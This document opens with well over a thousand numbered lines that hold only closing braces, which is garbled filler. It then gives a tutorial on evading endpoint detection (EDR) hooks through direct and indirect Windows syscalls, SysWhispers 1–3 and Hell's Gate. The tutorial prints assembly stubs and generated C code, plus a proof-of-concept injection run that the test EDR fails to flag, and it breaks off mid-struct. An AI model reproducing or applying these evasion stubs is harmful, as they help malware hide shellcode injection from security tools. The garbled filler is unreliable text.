780 }
781
782 }
783
784 }
785
786 }
787
788 }
789
790 }
791
792 }
793
794 }
795
796 }
797
798 }
799
800 }
801
802 }
803
804 }
805
806 }
807
808 }
809
810 }
811
812 }
813
814 }
815
816 }
817
818 }
819
820 }
821
822 }
823
824 }
825
826 }
827
828 }
829
830 }
831
832 }
833
834 }
835
836 }
837
838 }
839
840 }
841
842 }
843
844 }
845
846 }
847
848 }
849
850 }
851
852 }
853
854 }
855
856 }
857
858 }
859
860 }
861
862 }
863
864 }
865
866 }
867
868 }
869
870 }
871
872 }
873
874 }
875
876 }
877
878 }
879
880 }
881
882 }
883
884 }
885
886 }
887
888 }
889
890 }
891
892 }
893
894 }
895
896 }
897
898 }
899
900 }
901
902 }
903
904 }
905
906 }
907
908 }
909
910 }
911
912 }
913
914 }
915
916 }
917
918 }
919
920 }
921
922 }
923
924 }
925
926 }
927
928 }
929
930 }
931
932 }
933
934 }
935
936 }
937
938 }
939
940 }
941
942 }
943
944 }
945
946 }
947
948 }
949
950 }
951
952 }
953
954 }
955
956 }
957
958 }
959
960 }
961
962 }
963
964 }
965
966 }
967
968 }
969
970 }
971
972 }
973
974 }
975
976 }
977
978 }
979
980 }
981
982 }
983
984 }
985
986 }
987
988 }
989
990 }
991
992 }
993
994 }
995
996 }
997
998 }
999
1000 }
1001
1002 }
1003
1004 }
1005
1006 }
1007
1008 }
1009
1010 }
1011
1012 }
1013
1014 }
1015
1016 }
1017
1018 }
1019
1020 }
1021
1022 }
1023
1024 }
1025
1026 }
1027
1028 }
1029
1030 }
1031
1032 }
1033
1034 }
1035
1036 }
1037
1038 }
1039
1040 }
1041
1042 }
1043
1044 }
1045
1046 }
1047
1048 }
1049
1050 }
1051
1052 }
1053
1054 }
1055
1056 }
1057
1058 }
1059
1060 }
1061
1062 }
1063
1064 }
1065
1066 }
1067
1068 }
1069
1070 }
1071
1072 }
1073
1074 }
1075
1076 }
1077
1078 }
1079
1080 }
1081
1082 }
1083
1084 }
1085
1086 }
1087
1088 }
1089
1090 }
1091
1092 }
1093
1094 }
1095
1096 }
1097
1098 }
1099
1100 }
1101
1102 }
1103
1104 }
1105
1106 }
1107
1108 }
1109
1110 }
1111
1112 }
1113
1114 }
1115
1116 }
1117
1118 }
1119
1120 }
1121
1122 }
1123
1124 }
1125
1126 }
1127
1128 }
1129
1130 }
1131
1132 }
1133
1134 }
1135
1136 }
1137
1138 }
1139
1140 }
1141
1142 }
1143
1144 }
1145
1146 }
1147
1148 }
1149
1150 }
1151
1152 }
1153
1154 }
1155
1156 }
1157
1158 }
1159
1160 }
1161
1162 }
1163
1164 }
1165
1166 }
1167
1168 }
1169
1170 }
1171
1172 }
1173
1174 }
1175
1176 }
1177
1178 }
1179
1180 }
1181
1182 }
1183
1184 }
1185
1186 }
1187
1188 }
1189
1190 }
1191
1192 }
1193
1194 }
1195
1196 }
1197
1198 }
1199
1200 }
1201
1202 }
1203
1204 }
1205
1206 }
1207
1208 }
1209
1210 }
1211
1212 }
1213
1214 }
1215
1216 }
1217
1218 }
1219
1220 }
1221
1222 }
1223
1224 }
1225
1226 }
1227
1228 }
1229
1230 }
1231
1232 }
1233
1234 }
1235
1236 }
1237
1238 }
1239
1240 }
1241
1242 }
1243
1244 }
1245
1246 }
1247
1248 }
1249
1250 }
1251
1252 }
1253
1254 }
1255
1256 }
1257
1258 }
1259
1260 }
1261
1262 }
1263
1264 }
1265
1266 }
1267
1268 }
1269
1270 }
1271
1272 }
1273
1274 }
1275
1276 }
1277
1278 }
1279
1280 }
1281
1282 }
1283
1284 }
1285
1286 }
1287
1288 }
1289
1290 }
1291
1292 }
1293
1294 }
1295
1296 }
1297
1298 }
1299
1300 }
1301
1302 }
1303
1304 }
1305
1306 }
1307
1308 }
1309
1310 }
1311
1312 }
1313
1314 }
1315
1316 }
1317
1318 }
1319
1320 }
1321
1322 }
1323
1324 }
1325
1326 }
1327
1328 }
1329
1330 }
1331
1332 }
1333
1334 }
1335
1336 }
1337
1338 }
1339
1340 }
1341
1342 }
1343
1344 }
1345
1346 }
1347
1348 }
1349
1350 }
1351
1352 }
1353
1354 }
1355
1356 }
1357
1358 }
1359
1360 }
1361
1362 }
1363
1364 }
1365
1366 }
1367
1368 }
1369
1370 }
1371
1372 }
1373
1374 }
1375
1376 }
1377
1378 }
1379
1380 }
1381
1382 }
1383
1384 }
1385
1386 }
1387
1388 }
1389
1390 }
1391
1392 }
1393
1394 }
1395
1396 }
1397
1398 }
1399
1400 }
1401
1402 }
1403
1404 }
1405
1406 }
1407
1408 }
1409
1410 }
1411
1412 }
1413
1414 }
1415
1416 }
1417
1418 }
1419
1420 }
1421
1422 }
1423
1424 }
1425
1426 }
1427
1428 }
1429
1430 }
1431
1432 }
1433
1434 }
1435
1436 }
1437
1438 }
1439
1440 }
1441
1442 }
1443
1444 }
1445
1446 }
1447
1448 }
1449
1450 }
1451
1452 }
1453
1454 }
1455
1456 }
1457
1458 }
1459
1460 }
1461
1462 }
1463
1464 }
1465
1466 }
1467
1468 }
1469
1470 }
1471
1472 }
1473
1474 }
1475
1476 }
1477
1478 }
1479
1480 }
1481
1482 }
1483
1484 }
1485
1486 }
1487
1488 }
1489
1490 }
1491
1492 }
1493
1494 }
1495
1496 }
1497
1498 }
1499
1500 }
1501
1502 }
1503
1504 }
1505
1506 }
1507
1508 }
1509
1510 }
1511
1512 }
1513
1514 }
1515
1516 }
1517
1518 }
1519
1520 }
1521
1522 }
1523
1524 }
1525
1526 }
1527
1528 }
1529
1530 }
1531
1532 }
1533
1534 }
1535
1536 }
1537
1538 }
1539
1540 }
1541
1542 }
1543
1544 }
1545
1546 }
1547
1548 }
1549
1550 }
1551
1552 }
1553
1554 }
1555
1556 }
1557
1558 }
1559
1560 }
1561
1562 }
1563
1564 }
1565
1566 }
1567
1568 }
1569
1570 }
1571
1572 }
1573
1574 }
1575
1576 }
1577
1578 }
1579
1580 }
1581
1582 }
1583
1584 }
1585
1586 }
1587
1588 }
1589
1590 }
1591
1592 }
1593
1594 }
1595
1596 }
1597
1598 }
1599
1600 }
1601
1602 }
1603
1604 }
1605
1606 }
1607
1608 }
1609
1610 }
1611
1612 }
1613
1614 }
1615
1616 }
1617
1618 }
1619
1620 }
1621
1622 }
1623
1624 }
1625
1626 }
1627
1628 }
1629
1630 }
1631
1632 }
1633
1634 }
1635
1636 }
1637
1638 }
1639
1640 }
1641
1642 }
1643
1644 }
1645
1646 }
1647
1648 }
1649
1650 }
1651
1652 }
1653
1654 }
1655
1656 }
1657
1658 }
1659
1660 }
1661
1662 }
1663
1664 }
1665
1666 }
1667
1668 }
1669
1670 }
1671
1672 }
1673
1674 }
1675
1676 }
1677
1678 }
1679
1680 }
1681
1682 }
1683
1684 }
1685
1686 }
1687
1688 }
1689
1690 }
1691
1692 }
1693
1694 }
1695
1696 }
1697
1698 }
1699
1700 }
1701
1702 }
1703
1704 }
1705
1706 }
1707
1708 }
1709
1710 }
1711
1712 }
1713
1714 }
1715
1716 }
1717
1718 }
1719
1720 }
1721
1722 }
1723
1724 }
1725
1726 }
1727
1728 }
1729
1730 }
1731
1732 }
1733
1734 }
1735
1736 }
1737
1738 }
1739
1740 }
1741
1742 }
1743
1744 }
1745
1746 }
1747
1748 }
1749
1750 }
1751
1752 }
1753
1754 }
1755
1756 }
1757
1758 }
1759
1760 }
1761
1762 }
1763
1764 }
1765
1766 }
1767
1768 }
1769
1770 }
1771
1772 }
1773
1774 }
1775
1776 }
1777
1778 }
1779
1780 }
1781
1782 }
1783
1784 }
1785
1786 }
1787
1788 }
1789
1790 }
1791
1792 }
1793
1794 }
1795
1796 }
1797
1798 }
1799
1800 }
1801
1802 }
1803
1804 }
1805
1806 }
1807
1808 }
1809
1810 }
1811
1812 }
1813
1814 }
1815
1816 }
1817
1818 }
1819
1820 }
1821
1822 }
1823
1824 }
1825
1826 }
1827
1828 }
1829
1830 }
1831
1832 }
1833
1834 }
1835
1836 }
1837
1838 }
1839
1840 }
1841
1842 }
1843
1844 }
1845
1846 }
1847
1848 }
1849
1850 }
1851
1852 }
1853
1854 }
1855
1856 }
1857
1858 }
1859
1860 }
1861
1862 }
1863
1864 }
1865
1866 }
1867
1868 }
1869
1870 }
1871
1872 }
1873
1874 }
1875
1876 }
1877
1878 }
1879
1880 }
1881
1882 }
1883
1884 }
1885
1886 }
1887
1888 }
1889
1890 }
1891
1892 }
1893
1894 }
1895
1896 }
1897
1898 }
1899
1900 }
1901
1902 }
1903
1904 }
1905
1906 }
1907
1908 }
1909
1910 }
1911
1912 }
1913
1914 }
1915
1916 }
1917
1918 }
1919
1920 }
1921
1922 }
1923
1924 }
1925
1926 }
1927
1928 }
1929
1930 }
1931
1932 }
1933
1934 }
1935
1936 }
1937
1938 }
1939
1940 }
1941
1942 }
1943
1944 }
1945
1946 }
1947
1948 }
1949
1950 }
1951
1952 }
1953
1954 }
1955
1956 }
1957
1958 }
1959
1960 }
1961
1962 }
1963
1964 }
1965
1966 }
1967
1968 }
1969
1970 }
1971
1972 }
1973
1974 }
1975
1976 }
1977
1978 }
1979
1980 }
1981
1982 }
1983
1984 }
1985
1986 }
1987
1988 }
1989
1990 }
1991
1992 }
1993
1994 }
1995
1996 }
1997
1998 }
1999
2000 }
2001
2002 }
2003
2004 }
2005
2006 }
2007
2008 }
2009
2010 }
2011
2012 }
2013
2014 }
2015
2016 }
2017
2018 }
2019
2020 }
2021
2022 }
2023
2024 }
2025
2026 }
2027
2028 }
2029
2030 }
2031
2032 }
2033
2034 }
2035
2036 }
2037
2038 }
2039
2040 }
2041
2042 }
2043
2044 }
2045
2046 }
2047
2048 }
2049
2050 }
2051
2052 }
2053
2054 }
2055
2056 }
2057
2058 }
2059
2060 }
2061
2062 }
2063
2064 }
2065
2066 }
2067
2068 }
2069
2070 }
2071
2072 }
2073
2074 }
2075
2076 }
2077
2078 }
2079
2080 }
2081
2082 }
2083
2084 }
2085
2086 }
2087
2088 }
2089
2090 }
2091
2092 }
2093
2094 }
2095
2096 }
2097
2098 }
2099
2100 }
2101
2102 }
2103
2104 }
2105
2106 }
2107
2108 }
2109
2110 }
2111
2112 }
2113
2114 }
2115
2116 }
2117
2118 }
2119
2120 }
2121
2122 }
2123
2124 }
2125
2126 }
2127
2128 }
2129
2130 }
2131
2132 }
2133
2134 }
2135
2136 }
2137
2138 }
2139
2140 }
2141
2142 }
2143
2144 }
2145
2146 }
2147
2148 }
2149
2150 }
2151
2152 }
2153
2154 }
2155
2156 }
2157
2158 }
2159
2160 }
2161
2162 }
2163
2164 }
2165
2166 }
2167
2168 }
2169
2170 }
2171
2172 }
2173
2174 }
2175
2176 }
2177
2178 }
2179
2180 }
2181
2182 }
2183
2184 }
2185
2186 }
2187
2188 }
2189
2190 }
2191
2192 }
2193
2194 }
2195
2196 }
2197
2198 }
2199
2200 }
2201
2202 }
2203
2204 }
2205
2206 }
2207
2208 }
2209
2210 }
2211
2212 }
2213
2214 }
2215
2216 }
2217
2218 }
2219
2220 }
2221
2222 }
2223
2224 }
2225
2226 }
2227
2228 }
2229
2230 }
2231
2232 }
2233
2234 }
2235
2236 }
2237
2238 }
2239
2240 }
2241
2242 }
2243
2244 }
2245
2246 }
2247
2248 }
2249
2250 }
2251
2252 }
2253
2254 }
2255
2256 }
2257
2258 }
2259
2260 }
2261
2262 }
2263
2264 }
2265
2266 }
2267
2268 }
2269
2270 }
2271
2272 }
2273
2274 }
2275
2276 }
2277
2278 }
2279
2280 }
2281
2282 }
2283
2284 }
2285
2286 }
2287
2288 }
2289
2290 }
2291
2292 }
2293
2294 }
2295
2296 }
2297
2298 }
2299
2300 }
2301
2302 }
2303
2304 }
2305
2306 }
2307
2308 }
2309
2310 }
2311
2312 }
2313
2314 }
2315
2316 }
2317
2318 }
2319
2320 }
2321
2322 }
2323
2324 }
2325
2326 }
2327
2328 }
2329
2330 }
2331
2332 }
2333
2334 }
2335
2336 }
2337
2338 }
2339
2340 }
2341
2342 }
2343
2344 }
2345
2346 }
2347
2348 }
2349
2350 }
2351
2352 }
2353
2354 }
2355
2356 }
2357
2358 }
```

# Dynamic Detection / EDR Hooking Bypass

Direct system calls

syswhisper

hell's gate

hallo's gate

tartarus gate


Indirect system calls

perun's fart

API-unhooking

## Direct Syscalls

The use of Direct Syscalls allows an attacker to execute shellcode on windows operating system in such a way that the system calls is not dependent on ntdll.dll , instead this system call is passed as a stub inside PE's(malware portable executalbe) resource section like .rsc or .txt section in form of the assembly instructions . Syscalls hooking by EDR can be Evaded by obtaining the syscall function coded in the assembly language and calling that crafted syscall directly from within the assembly file.



The point here is SSN (system service number) is varies from system to system. To overcome this problem, the SSN can be either hard-coded in the assembly file or calculated dynamically during runtime. Tools such as syswhispers , HellsGate, HallosGate, Tartarus gate can be utilized in this techniques .Here is A sample crafted syscall in an assembly file ( .asm ) :



```

NtAllocateVirtualMemory PROC
mov r10, rcx
mov eax, (ssn of NtAllocateVirtualMemory)
syscall
ret
NtAllocateVirtualMemory ENDP


NtProtectVirtualMemory PROC
mov r10, rcx
mov eax, (ssn of NtProtectVirtualMemory)
syscall
ret
NtProtectVirtualMemory ENDP

// other syscalls ...
    
```



## Indirect Syscalls

The indirect syscalls are implemented in same way direct syscalls are implemented where assembly files are first manually crafted , the difference lies is that in indirect syscalls , syscalls are not used directly , instead we use jmp instruction in its assembly file to jump the function of ntdll.dll . Thus code will ultimately will be running in address space of ntdll.dll , Thus it wont be flagged suspicious for EDR.



The assembly functions for `NtAllocateVirtualMemory` and `NtProtectVirtualMemory` are :

```
NtAllocateVirtualMemory PROC
mov r10, rcx
mov eax, (ssn of NtAllocateVirtualMemory) jmp (address of a syscall instruction) ret
NtAllocateVirtualMemory ENDP

NtProtectVirtualMemory PROC
mov r10, rcx
mov eax, (ssn of NtProtectVirtualMemory)
jmp (address of a syscall instruction)
ret
NtProtectVirtualMemory ENDP

// other syscalls ...
```

so, in indirect syscalls we want to dynamically extract not only the SSN (service security number) , but also the memory address of the syscall instruction from `ntdll.dll` .

## SysWhispers

SysWhispers is a toolkit developed for Windows operating systems that facilitates direct syscall invocation. By directly making syscalls, developers can bypass standard API calls, which can be useful for various purposes, including low-level system manipulation and rootkit development. SysWhisper comes in three versions, each with its own set of features and capabilities.

“Why call the kernel when you can whisper?”

SysWhispers1:

The first version of SysWhispers laid the foundation for direct syscall invocation on Windows systems. It provided a basic understanding of how to make syscalls directly, bypassing the traditional API calls. The SSNs are retrieved from Windows System Syscall Table and hardcoded in the asm files generated by SysWhispers1:

```
.code

NtAllocateVirtualMemory PROC
mov rax, gs:[60h] ; Load PEB into RAX.
NtAllocateVirtualMemory_Check_X_X_XXXX: ; Check major version.
cmp dword ptr [rax+118h], 5
je NtAllocateVirtualMemory_SystemCall_5_X_XXXX
cmp dword ptr [rax+118h], 6
je NtAllocateVirtualMemory_Check_6_X_XXXX
cmp dword ptr [rax+118h], 10
je NtAllocateVirtualMemory_Check_10_0_XXXX
jmp NtAllocateVirtualMemory_SystemCall_Unknown
...
```

```

NtAllocateVirtualMemory_SystemCall_5_X_XXXX: ; Windows XP and Server 2003
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_0_6000: ; Windows Vista SP0
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_0_6001: ; Windows Vista SP1 and Server 2008 SP0
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_0_6002: ; Windows Vista SP2 and Server 2008 SP2
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_1_7600: ; Windows 7 SP0
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_1_7601: ; Windows 7 SP1 and Server 2008 R2 SP0
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_2_XXXX: ; Windows 8 and Server 2012
    mov eax, 0016h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_3_XXXX: ; Windows 8.1 and Server 2012 R2
    mov eax, 0017h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10240: ; Windows 10.0.10240 (1507)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10586: ; Windows 10.0.10586 (1511)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_14393: ; Windows 10.0.14393 (1607)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_15063: ; Windows 10.0.15063 (1703)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_16299: ; Windows 10.0.16299 (1709)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17134: ; Windows 10.0.17134 (1803)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17763: ; Windows 10.0.17763 (1809)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18362: ; Windows 10.0.18362 (1903)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18363: ; Windows 10.0.18363 (1909)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_19041: ; Windows 10.0.19041 (2004)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue

```

As you can see, SSN values for every supported Windows version are hardcoded in the asm file.

#### SysWhispers2:

The second version improved upon the original by introducing dynamic syscall resolution. This means that it could automatically identify and invoke syscalls on various Windows versions, providing a more versatile and user-friendly experience:

```

.data
currentHash DWORD 0

.code
EXTERN SW2_GetSyscallNumber: PROC

WhisperMain PROC
    pop rax
    mov [rsp+ 8], rcx ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, currentHash
    call SW2_GetSyscallNumber
    add rsp, 28h
    mov rcx, [rsp+ 8] ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall ; Issue syscall
    ret
WhisperMain ENDP

NtAllocateVirtualMemory PROC
    mov currentHash, 0208A1E3Eh ; Load function hash into global variable.
    call WhisperMain ; Resolve function hash into syscall number and make the call
NtAllocateVirtualMemory ENDP

end

```

Resulting in fewer lines and no hardcoded SSN values, Syswhispers2 is able to dynamically find the SSN values. SysWhispers2 uses sorting by system call address method to find the SSN. This is done by finding all syscalls starting with Zw and saving their address in an array in ascending order. The SSN will become the index of the system call stored in the array.

#### SysWhispers3:

SysWhispers3 is introduced in a blog titled as “Syswhispers is dead, Long live Syswhispers”.

Unlike its predecessors, SysWhispers3 makes indirect syscalls where it searches for syscall instruction ntdll address space and jumps to that instruction instead of directly invoking it.

It also includes a jumper randomizer which searches for random functions' syscall instruction and jumps to them. So in summary the instruction belongs to another function.

```
.code
EXTERN SW3_GetSyscallNumber: PROC

NtAllocateVirtualMemory PROC
    mov [rsp+8], rcx    ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, 03DB04B4Fh ; Load function hash into ECX.
    call SW3_GetSyscallNumber ; Resolve function hash into syscall number.
    add rsp, 28h
    mov rcx, [rsp+8]    ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall            ; Invoke system call.
    ret
NtAllocateVirtualMemory ENDP

End
```

This asm file calls SW3\_GetSyscallAddress which is defined in a C file that SysWhispers3 generates:

```
EXTERN_C PVOID SW3_GetSyscallAddress(DWORD FunctionHash)
{
    // Ensure SW3_SyscallList is populated.
    if (!SW3_PopulateSyscallList()) return NULL;

    for (DWORD i = 0; i < SW3_SyscallList.Count; i++)
    {
        if (FunctionHash == SW3_SyscallList.Entries[i].Hash)
        {
            return SW3_SyscallList.Entries[i].SyscallAddress;
        }
    }

    return NULL;
}
```

It calls SW3\_PopulateSyscallList function to populate the syscall list and then searches through it for the target function.

#### Syswhisper3 Example:

As an example we will be using syswhispers3 to invoke direct syscall on NtAllocateVirtualMemory as a PoC to see whether our edr.dll can hook it or not.

1. Generate necessary files using syswhispers3:


```
PS C:\Users\██████████\Documents\projects\SysWhispers3> python .\syswhispers.py -- NtAllocateVirtualMemory -o hadess/hadess
```

```
PS C:\Users\██████████\Documents\projects\SysWhispers3> cd .\hadess\  
PS C:\Users\██████████\Documents\projects\SysWhispers3\hadess> ls
```


Directory: C:\Users\██████████\Documents\projects\SysWhispers3\hadess

Mode	LastWriteTime	Length	Name
-a----	10/18/2023 11:54 AM	561	hadess-asm.x64.asm
-a----	10/18/2023 11:54 AM	8628	hadess.c
-a----	10/18/2023 11:54 AM	1872	hadess.h


Copy the generated files to Visual Studio project root directory:




Enable MASM:



Import files in the project:



Set ASM item type to Microsoft Macro Assembler:



Finally, execute:

```
PS D:\projects\hadess\x64\Release> .\hadess.exe 15148
inject edr.dll to PID '4000' and then press any key to continue!
[EDR] Hook installed.

successfully injected to 15148 at virtual memory 00000211DEB70000
```

As you can see edr.dll has indeed installed its hooks but cannot detect the use of NtAllocateVirtualMemory on PID 15148.

## Hell's gate

Hell's gate is used to perform direct syscalls. It reads through ntdll and dynamically finds syscalls and executes them from the binary.

When using hell's gate, we have to first declare a `_VX_TABLE_ENTRY` structure that contains data associated with a system call:

```
typedef struct _VX_TABLE_ENTRY {
    PVOID pAddress;
    DWORD64 dwHash;
    WORD wSystemCall;
